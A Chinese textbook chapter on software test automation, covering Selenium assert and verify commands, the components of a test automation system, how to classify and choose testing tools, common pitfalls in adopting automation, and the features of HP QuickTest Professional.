在软件自动化测试脚本中,一般存在两类比较模式——验证(Verify)和断言(Assert),其比较能力是相近的,Assert 命令都有对应的 Verify 命令,但对验证结果的处理是不一样的。

(1) 当 Assert 失败时,则退出当前测试;

(2) 当 Verify 失败时,测试会继续运行。

例如,下面将要介绍的 Web 功能测试工具 Selenium,就有十几个用于自动比较的命令,即:

(1) assertTitle(titlePattern)检查当前页面的标题(Title)是否正确。

(2) assertValue(inputLocator, valuePattern)检查输入(Input)的值。

(3) assertSelected (selectLocator, optionSpecifier)检查下拉菜单中选项是否匹配。

(4) assertText (elementLocator,textPattern)检查指定元素的文本。

(5) assertTextPresent(text)检查当前页面上是否出现指定的文本。

(6) assertAttribute(.{}elementLocator@attributeName.{}, ValuePattern)检查当前指定元素的属性的值。

(7) assertTable(cellAddress, valuePattern)检查表格(Table)里某个单元(Cell)的值。

(8) assertVisible(elementLocator)检查指定的元素是否可视。

(9) assertEditable(inputLocator)检查指定的输入域是否可以编辑。

(10) assertAlert(messagePattern)检查 JavaScript 是否产生指定信息(Message)的警告对话框。

(11) assertPrompt(messagePattern)检查 JavaScript 是否产生指定 Message 的提示对话框。

9.2.5 测试自动化系统的构成

在进行自动化测试时,最简单的情况就是在单台测试机器上运行测试工具,由这台机器执行存储在本机上的测试用例,即向被测试的软件系统发送请求或操作命令,并显示测试过程,记录测试结果。但在大规模的自动化测试过程中,靠一台测试机不能完全解决问题,需要多台机器协助工作,而且还需要调度、控制这些测试机器,以及需要特定的服务器用于存储和管理测试任务、测试脚本和测试结果。这时,需要系统地解决自动化测试框架及其环境问题。

自动化脚本的开发可以看作类似于软件开发的工作,它需要相应的集成开发环境。所以,在讨论自动化测试系统时,着重考虑自动化测试执行的环境,也就是构成自动化系统的基本框架。作为测试自动化的基本结构,可以看作由下面 6 部分组成,如图 9-3 所示。




图 9-3　测试自动化的基本结构

（1）构建、存放程序软件包和测试软件包的文件服务器，在这个服务器上进行软件包的构建，并使测试工具可以存取这些软件包。

（2）存储测试用例和测试结果的数据库服务器，提高过程管理的质量，同时生成统计所需要的数据。

（3）执行测试的运行环境——测试试验室，或一组测试用的服务器或 PC。单元测试或集成测试可能多用单机运行。但对于系统测试或回归测试，就极有可能需要多台机器在网络上同时运行。

（4）控制服务器，负责测试的执行、调度，从服务器读取测试用例，向测试环境中代理（Agent）发布命令。

（5）Web 服务器，负责显示测试结果、生成统计报表、结果曲线；作为测试指令的转接点，接受测试人员的指令，向控制服务器传送。同时，根据测试结果，自动发出电子邮件给测试或开发的相关人员。Web 服务器，有利于开发团体的任何人员都可以方便地查询测试结果，也方便测试人员在自己办公室就可以运行测试。

（6）客户端程序，测试人员在自己机器安装的程序，许多时候，要写一些特殊的软件来执行测试结果与标准输出的对比工作或分析工作，因为可能有部分的输出内容是不能直接对比的，就要用程序进行处理。

理想的测试工具可以在任何一个路径位置上运行，可以到任何路径位置去取得测试用例，同时也可以把测试的结果输出放到任何的路径位置上去。这样的设计，可以使不同的测试运行能够使用同一组测试用例而不至于互相干扰，也可以灵活使用硬盘的空间，并且使备份保存工作易于控制。

同时，软件自动测试工具必须能够有办法方便地选择测试用例库中的全部或部分来运行，也能够自由地选择被测试的产品或阶段性成果作为测试对象。

9.3 测试自动化的实施

根据测试的要求和任务，来决定选择什么样的测试工具。对于一些特殊的应用，特别是一些应用服务器的功能测试，没有测试工具选择，需要自己开发新的、特定的测试工具。在多数情况下，选用开源测试工具或第三方专业软件测试工具厂家的产品是一种比较明智的方法。

在选择测试工具之前，需要对测试工具有一个总体的了解，包括有哪几类测试工具、有哪些工具可供选择。然后，进一步了解选择的标准是什么，以及如何做出正确的决策。

9.3.1 测试工具的分类

软件测试工具种类很多，既有商业版本，也有免费的开源版本。有时候，也根据软件应用领域来划分测试工具，包括 Web 测试工具、嵌入式测试工具等。但一般来说，会按以下两个方面来进行分类。

(1) 根据测试方法不同，分为白盒测试工具和黑盒测试工具，或者分为静态测试工具和动态测试工具等。

(2) 根据测试的对象和目的不同，分为单元测试工具、功能测试工具、负载测试工具或性能测试工具、测试管理工具等。

在平时应用时不会太在乎是白盒测试工具还是黑盒测试工具、是动态测试工具还是静态测试工具，关键是解决问题，人们往往关心是解决了功能测试还是解决了性能测试，即更会关心工具所能完成什么样的测试工作，所以在后面各节将按功能测试工具、性能测试工具等分类来进行详细的讨论，而单元测试工具已在第 5 章中讨论过，本章将不再讨论。

1. 白盒测试工具

白盒测试工具是针对程序代码、程序结构、对象属性、类层次等进行测试，测试中发现的缺陷可以定位到代码行，单元测试工具多属于白盒测试工具。针对白盒测试工具，可以进一步划分为静态测试工具和动态测试工具，但像 Parasoft 公司的 Jtest 和 C++Test，既是静态测试工具，也是动态测试工具。

(1) 静态测试工具对代码进行语法扫描，找出不符合编码规范的地方，根据某种质量模型评价代码的质量，生成系统的调用关系图等，所以它是直接对代码进行分析，不需要运行代码，也不需要对代码编译链接、生成可执行文件。静态测试工具主要有 Compuware 公司的 CodeReview、Telelogic 公司的 Logiscope 软件、PR 公司的 PRQA 软件。另外，多数安全性测试工具，通过代码的扫描来分析代码并找出安全漏洞，也属于静态测试工具。

(2) 动态测试工具与静态测试工具不同，需要实际运行被测代码，并设置断点，向代码生成的可执行文件中插入一些监测代码，掌握断点这一时刻程序运行数据(对象属性、变量的值等)。动态测试工具主要有 Compuware 公司的 DevPartner 软件、IBM 公司的 Rational Purify 系列。

2. 黑盒测试工具

黑盒测试工具，一般是通过图形用户界面(Graphical User Interface，GUI)来实现自动化测试，即利用脚本的录制(Record)/回放(Playback)，模拟用户的操作，然后将被测系统的输出记录下来同预先给定的标准结果比较。黑盒测试工具一般应用于系统的功能测试和负载测

试、性能测试等，复用性比较好，适合进行大规模的回归测试和各种性能测试。如 GUI 功能测试工具的代表有 HP 公司的 Quick Test Professional（QTP）、IBM Rational Funtional tester、Parasoft 公司的 WebKing、Microfocus 公司的 SilkTest 等；性能测试工具有 HP 公司的 LoadRunner、IBM Rational Performance tester 等。

9.3.2　测试工具的选择

要选择好测试工具，首先就要根据软件产品或项目的需要，确定要用哪一类的工具，是白盒测试工具还是黑盒测试工具？是功能测试工具还是负载测试工具？即使在特定的一类工具中，还需要从众多不同的产品中选择合适的工具。测试工具的选择是测试自动化的一个重要步骤之一，选择一个产品，不外乎针对自己的需求、不同产品的功能、价格、服务等进行比较分析，选择比较适合自己的、性能价格比好的两三种产品作为候选对象。

（1）如果是开源工具，就需要分别试用一段时间并进行评估，然后集体讨论、做出决定。

（2）如果是商业工具，比较好的方法就是请这两三种产品的商家来做演示，并让他们通过工具实现几个比较难或比较典型的测试用例。最后，根据演示的效果、商业谈判的价格、产品功能和售后服务等进行综合评估，做出选择。

在选择测试工具时，需要关注工具自身的特性，即具备哪些功能，功能强大的工具会得到更多的关注。当然也不是说，功能越强大越好，在实际的选择过程中，预算是基础，解决问题是前提，质量和服务是保证，适用才是根本。为不需要的功能花钱是不明智的，够用就可以了。同样，仅仅为了省几个钱，忽略了产品的关键功能或服务质量，也不能说是明智的行为。

在引入/选择测试工具时，不仅要考虑性能价格比、产品的成熟度，还要考虑测试工具引入的连续性，也就是说，对测试工具的选择必须有一个全盘的考虑，分阶段、逐步地引入测试工具。一般来说，测试工具的选择步骤如图 9-4 所示。




图 9-4　自动化测试的工具选择示意图

（1）成立小组负责测试工具的选择和决策，制定时间表；

（2）确定自己的需求，研究可能存在的不同解决方案，并进行利弊分析；

（3）了解市场上满足自己需求的产品，包括基本功能、限制、价格和服务等；

（4）根据市场上产品的功能、限制和价格，结合自己的开发能力、预算、项目周期等决定是自己开发，还是购买；

（5）对市场上的产品进行对比分析，确定两三种产品作为候选产品；

(6) 请候选产品的厂商来介绍、演示，并解决几个实例；

(7) 初步确定；

(8) 商务谈判；

(9) 最后决定。

9.3.3 测试自动化普遍存在的问题

对测试自动化及其工具所能发挥的作用，大家都已经了解并认可了，但是很多软件公司在实施自动化测试时并没有达到预期效果，没有让测试工具发挥应有的作用。这里面的原因比较多，主要有以下几个方面。

1. 不正确的观念或不现实的期望

没有建立一个正确的软件测试自动化的观念，或操之过急，或认为测试自动化可以代替手工测试，或认为测试自动化可以发现大量新缺陷等。多数情况下，对软件测试自动化存在过于乐观的态度、过高的期望，人们都期望通过这种测试自动化的方案能解决目前所有遇到的问题，而同时测试工具的软件厂商自然会强调有利的或成功的一面，可能对要取得这种成功所要做出持久不懈的努力，却只字不提。结果最初的期望却没有实现，自动化测试也就不了了之。

2. 缺乏具有良好素质、经验的测试人才

有些软件公司舍得花几十万元去买测试工具软件，却不愿意给出有竞争力的薪水来招聘具有良好素质、经验丰富的测试人才。软件测试自动化并不是简简单单地使用测试工具，而需要基于测试工具开发大量的测试脚本，并在脚本开发中不断调试、修改、完善脚本。这就要求测试人员不仅熟悉产品的特性和应用领域、熟悉测试流程，而且需具备良好的编程能力和经验。

3. 测试工具本身的问题影响测试的质量

一般不会针对自动化测试脚本进行大规模的测试，所以自动测试的脚本的质量往往依赖于测试人才的经验和工作态度。而通过自动测试工具执行的测试用例是不需要再进行手工测试的。如果自动测试工具的质量得不到保证，将直接影响到测试结果的正确性。

如果软件测试工具没有发现被测软件的缺陷，并不能说明软件中不存在问题，而可能是测试工具本身不够全面的问题或测试的预期结果设置不对。第一次进行自动化测试时，可以结合手工测试的结果，进行对比分析和相互验证，这样做是有益的，甚至是必要的。

4. 没有进行有效的、充分的培训

人员和培训是相辅相成的，如果没有良好的、有效的、充分的培训，测试人员对测试工具了解缺乏深度和广度，会导致其使用效率低下，其应用结果不理想。这种培训是一个长期的过程，不是通过一两次讲课的形式就能达到效果。而且，在测试工具的实际使用过程中，测试工具的使用者可能还会遇到各种问题，这也需要有专人负责解决，否则，会严重影响测试工具使用的积极性。

5. 没有考虑到公司的实际情况，盲目引入测试工具

有一点很明确，不同的测试工具面向不同的测试目的、具有各自的特点和适用范围，所以不是任何一个优秀的测试工具都能适应不同公司的需求。某个公司怀着美好的愿望花了不小的代价引入测试工具，一年以后，测试工具可能成了摆设。究其原因，就是没有能够考虑公司

的实际情况，不切实际地期望测试工具能够改变公司的现状，从而导致失败。

例如，国内多数软件公司是面向最终用户的一次性项目的软件开发，而不是软件产品的开发。项目开发周期短，不同的用户需求不一样，而且在整个开发过程中需求和用户界面变动较大，这种情况下就不适合引入大规模的功能测试工具。对于变化不停的需求和界面，开发和修改脚本的工作量很大，不能像产品开发中多次重复运行脚本，缺乏良好的复用性，自动化测试收益低。运用测试工具不但不能减轻工作量，反而加重了测试人员的负担。这种情况下可以考虑引入白盒测试工具，特别是静态测试工具，直接通过代码扫描发现问题，规范代码，提升代码的质量。

6. 没有形成一个良好的使用测试工具的环境

测试工具应用环境需要测试流程和管理机制做相适应的变化，也只有这样，测试工具才能真正发挥作用。例如，对于基于GUI的自动化测试来说，产品界面的改变对脚本的正常运行影响较大。再者，单元测试主要由开发人员自己完成，如果没有流程来规范开发人员的行为，在项目进度压力比较大的情况下，开发人员很可能就会有意识地将工具不好用作为借口而不做单元测试。所以，有必要在开发和测试的流程中明确如何使用测试工具，如在项目各个里程碑所提交的文档中必须包含某些测试工具生成的报告，如集成测试时DevPartner工具生成的测试覆盖率报告、Logiscope生成的代码质量报告。

7. 其他技术问题和组织问题

自动化测试脚本的维护工作量很大，而且软件产品本身代码的改变也需要遵守一定的规则，从而保证测试脚本良好的可复用性，也就是说测试自动化和软件产品不能隔离开来，而是保持同步、相互匹配的关系。

其次，提供软件测试工具的第三方厂家，对客户的应用缺乏足够理解，很难提供强有力的技术支持和具体问题的解决能力。也就是说，软件测试工具和被测试对象——软件产品或系统的互操作性会存在或多或少的问题，加之技术环境的不断变化，所有这些对测试自动化的应用推广和深入，都带来很大的影响。

9.3.4 自动化测试的引入和应用

在全面启动软件测试自动化之前，首先要建立对软件测试自动化正确的认识观。虽然软件测试自动化具有很多优点，可以提高测试效率、覆盖率和可靠性等，但它只是对手工测试的一种补充，软件测试自动化绝不能代替手工测试，它们各有各自的特点和优势，其测试对象和测试范围都不一样。

(1) 在系统功能逻辑测试、验收测试、适用性测试、涉及人机交互性测试时，多采用黑盒测试的手工测试方法。

(2) 单元测试、集成测试、系统负载或性能测试、稳定性测试、可靠性测试等比较适合采用自动化测试。

(3) 对那种不稳定软件的测试、开发周期很短的软件或一次性的软件等不适合测试自动化。

(4) 工具本身并没有想象力和灵活性，根据经验报道，自动化测试只能发现15%～30%的缺陷，而手工测试却可以发现70%～85%的缺陷。所以功能测试工具的准确含义是回归测试工具，因为工具不能发现更多的新问题，但可以保证对已经测试过的部分可以进行全面的验证。

多数情况下，手工测试和自动化测试相结合，以最有效的方法来完成测试任务。

1. 找准测试自动化的切入点

不管是自己开发测试工具，还是购买第三方现成的工具产品，当开始启动测试自动化时，不要希望一下子就能做很多事情，可以从最基本的测试工作切入，如验证新构建的软件包(Build)是否有严重的或致命的问题，即验证当前软件包的基本功能是否正常工作。也可以先只就某一个简单模块开始自动化测试工作，确保自动化测试的收益。如果这个模块的自动化测试成功了，再向其他模块全面推进。

2. 把测试开发纳入整个软件开发体系

为了良好实施自动化测试，在产品软件设计阶段就应该很好地考虑自动化测试的要求，保证软件的可测试性，软件系统中每个元素的可存取性。另外，测试脚本也应看作程序，所以应该要遵守已有的、规范的编程标准和规则，并纳入整个开发过程中。测试脚本也需要依靠配置管理来提供良好的开发环境，同时必须与所开发软件的构建紧密配合。

只要是程序，就同样会存在缺陷，就需要完成相应的脚本复查、调试和验证的过程。这并不是要求针对测试脚本还要进行大量测试，从而进入“产品测试→产品测试的脚本测试→脚本测试的脚本测试→……”递归的死胡同。相对来说，测试脚本语句、结构和逻辑都简单，一般通过复查就能发现脚本中的大部分问题。另外，在执行脚本时，脚本的问题也会暴露出来。在脚本执行中发现的问题，要么是被测试的软件产品的问题，要么是测试脚本自身存在的问题，通过仔细检查脚本，相对容易区分究竟是哪边出了问题。

为了使测试自动化的脚本能多次重复进行，测试脚本如同代码一样，需要版本控制，通过类似于 CVS、SubVersion 这样的工具来实现动态的配置管理。

3. 测试自动化依赖测试流程和测试用例

不管是手工测试还是自动化测试，关键是测试流程的建立和测试用例的设计，只有在良好的测试用例基础上，编写测试脚本，执行测试或运行测试脚本，才能保证测试的执行效果。为了适合自动化测试脚本的开发，可以将测试用例转化为矩阵、表格或其他结构化形式，使测试用例的逻辑更清晰、覆盖面更清楚，提高脚本的开发效率。

4. 软件测试自动化的投入较大

由于软件测试自动化在前期的投入要比手工测试的投入大得多，除了购买软件测试工具所投入的资金和人员培训成本之外，还要用很多时间去开发和维护测试脚本。

5. 进行资源的合理调度

理想情况下，从写第一行代码时就开始进行每日软件包构建、每日自动化的基本验证测试。这种做法能使软件的开发状态得到频繁的更新，能够及早地发现设计和集成的缺陷。为了充分利用时间与设备资源，下班之后进行自动的软件包构建、验证，紧接着自动执行测试。如果安排得好，第二天上班时，测试结果就已经发送到测试工程师的电子邮箱里了。白天开发和调试脚本，晚上执行自动化测试，这是一种行之有效的方法。

9.4 功能测试工具特性要求

基于 GUI 的功能测试工具在软件测试自动化中有着重要的一席之地，其基本原理是：将操作应用程序的各种动作和输入记录下来，包括键盘操作、鼠标单击等捕捉(Record)下来，生

成一个脚本文件,这个脚本以后可以被"回放(Playback)",也就是能重复上一次所操作的动作,实现自动运行。但自动运行还不是测试,只是操作演示。没有验证,就不能算是测试。所以需要对相应的运行结果进行验证,在自动化测试脚本中插入检查点(Check Point)或验证点(Verification Point,VP)来完成实际结果和期望结果的比较。在实际工作中,往往直接在开发平台上创建脚本,或在录制脚本的基础上进行修改,使脚本更容易维护和复用。脚本需要不断运行,经过多次调试和修改,才确保脚本的执行达到预期效果。一旦完成测试脚本,就可以重复运行。

为了更有效地开发测试脚本,提高脚本的可维护性,不仅需要良好的集成开发环境的支持,与软件构建工具(如 Ant、Maven 等)无缝集成,而且测试脚本要支持数据驱动、关键字驱动、对象映射等特性。为了更全面地说明功能测试工具的特性,这里以 HP QuickTest Professional(QTP)为例(如图 9-5 所示),介绍其主要特性。



图 9-5　HP QTP 主界面

1. QTP 的主要特性

(1) 支持的脚本语言是 VBScript。如果所使用的脚本语言和所熟悉的通用语言(如 VB、C 语言等)比较接近或一致,测试自动化也就成功了一半。脚本语言的功能越强大,就越能够为测试开发人员提供更灵活的使用空间,而且具备一个良好的、类似于 C 语言的脚本语言结构(头文件、库文件等)也是很重要的,它会大大减少测试脚本的维护工作量。总之,要确认脚本语言的功能是否可以满足测试的实际需求。

(2) 能引用外部的 VBS 代码库。通过函数调用特性,可以建立一套比较通用的函数库,提高脚本开发效率和维护性。一般来说,这种函数调用能够通过函数之间的参数传递来实现,有利于数据驱动脚本的实现,即同样的脚本可以处理不同的测试数据输入。另外,一些外部函

数能够为测试提供更强大的功能,如 Windows 程序中对 DLL 文件的访问、对数据库编程接口的调用等。举一个很简单又很实用的例子,完成向数据库插入一条记录的操作,程序可以提示插入成功,但数据是否正确写入数据库中,通常需要手工去数据库里进行检查,以确认功能是否真正地得到实现。如果能够在测试脚本中插入检查点,通过调用数据库提供的编程接口检查刚才的操作是否执行正常,这样就无须人工检查,测试程序可以一气呵成完成一系列的自动校验。

(3) 支持录制和回放的功能。支持对象标识和坐标标识两种方式。

(4) 提供对象识别工具(Object Spy),用来查看实时对象或测试对象的属性和方法。测试工具必须能够在程序界面中区分各种对象(如窗口、按钮、滚动条等)并识别出来,录制的测试脚本才具有良好的可读性、修改的灵活性和维护的方便性。

(5) 支持多种方法来识别对象,如标准的属性(Mandatory)、辅助的属性 Assistive、智能的属性(Smart Identification)和顺序标识(Ordinal Identifier)等。

(6) 支持抽象层和对象库(Object Repository),应用程序中所有对象可以统一被管理起来,测试脚本执行时,可以查找和使用对象库中的相应对象。当系统对象发生变化时,只要在对象库中做一次更新,而脚本无须做任何改动。这就是通过抽象层来实现的,即将程序界面中存在的所有对象实体一一映射成逻辑对象,测试就可以针对这些逻辑对象进行,而不需要依赖于界面上元素的变化,以减少测试脚本建立和维护的工作量。抽象层在一些测试工具中被称为测试映射图(Test Map)、测试帧(Test Frame)或取值映射图(Get Map)。举个例子,就比较容易理解抽象层的作用。如程序中经常有的用户登录窗口,一般需要输入用户名和口令,可以在脚本中将这两条信息标识为“NAME”和“PASSWORD”,对应程序中这两个变量名。这就是所建立的抽象层,可以在大量脚本里,有同样的信息标识去处理不同的用户登录操作。如果下一版本的程序中,登录窗口中两条输入信息的标识变成了“USERNAME”和“PASSWORD”,这时就不需要把所有脚本都修改一遍,只要简单地将抽象层中这两个对象的标识进行修改就可以了。脚本执行时通过抽象层自动会使用新的对象标识。有些工具软件支持程序界面对象自动搜索,建立所发现对象的抽象层,当然也可以用脚本手工编程定义所需要的抽象层。

(7) 支持数据驱动测试(Data-Driven Test)。提供 Excel 形式的数据表格 DataTable,用于存放测试数据或参数,并支持 Global 和 Local 两种类型。在数据驱动测试中,测试脚本通过从事先准备的数据库或文件中读取数据,在执行测试过程中将结果数据写入数据库或文件中,或直接将结果和事先保存在数据库中的预期结果值进行比较。这有利于测试脚本的代码和数据输入分离,减少代码的编程和维护工作量,也有利于测试用例的扩充和完善。

(8) 支持关键字驱动测试(Keyword-Driven Test)。通过动作(Action)来组织测试用例,可以看作是脚本的关键字模式的具体表现。动作可以拥有自己的测试数据表(DataTable)和对象库,并支持输入/输出(Input/Output)参数。测试用例可以由若干个动作来构成,并能通过关键字视图查看和删除。其动作的调用支持三种方式:插入一个新动作、复制一个已有的动作和直接调用已存在的动作。

(9) 脚本编辑器支持两种视图——专家(Expert)模式和关键字模式。专家模式就是代码视图,而关键字模式提供一个与代码无关的、描述近似于原始测试用例的视图。借助关键词视图,容易插入、修改、数据驱动和移除测试步骤,而且通过每一步骤的活动屏幕显示被测应用的确切状态。

(10) 支持描述性编程(Description Programming),用简单的英语以文档形式记录每个步

骤,并通过活动屏幕将文档与一个集成截屏相结合。

(11) 支持各种类型的验证点,并可以自动引入检查点来验证应用的属性和功能点,如确认输出量或检查链接的有效性。允许使用几种不同类型的检查点,包括文本、GUI、位图和数据库等。

(12) 设置环境变量(Environment Variables),从而使一个测试任务中所有动作共享。环境变量分为内建的(Build In)和自定义的(User Defined)两种类型。自定义的环境变量可以指向一个 XML 文件。

(13) 错误现场恢复(Recovery Scenario),可在前一个用例执行出错后,将被测系统恢复到初始状态,从而继续执行下面的测试用例。

(14) 测试结果有多种状态,如通过(Passed)、失败(Failed)、完成(Done)、警告(Warning)和信息(Information)等,并能进行过滤。

(15) 提供调试环境。如 TestFusion 报告列出在测试中发现的差错和出错的位置,可快速隔离和诊断缺陷,具有调试功能,支持脚本单步运行、设置断点、得到变量返回结果等,从而有效地对测试脚本的执行进行跟踪、检查,迅速定位问题。

(16) 对外提供了大量的 API 和对象,从而可以编写脚本以实现测试的操作、配置、运行和管理完全自动化。测试工具的引入是一个长期的过程,应该是伴随着测试过程改进而进行的一个持续的过程,因此,测试工具的集成能力也是必须考虑的因素。这里的集成,包括两个方面的要求,一是能否和开发工具进行良好的集成;二是能否和其他测试工具进行良好的集成。

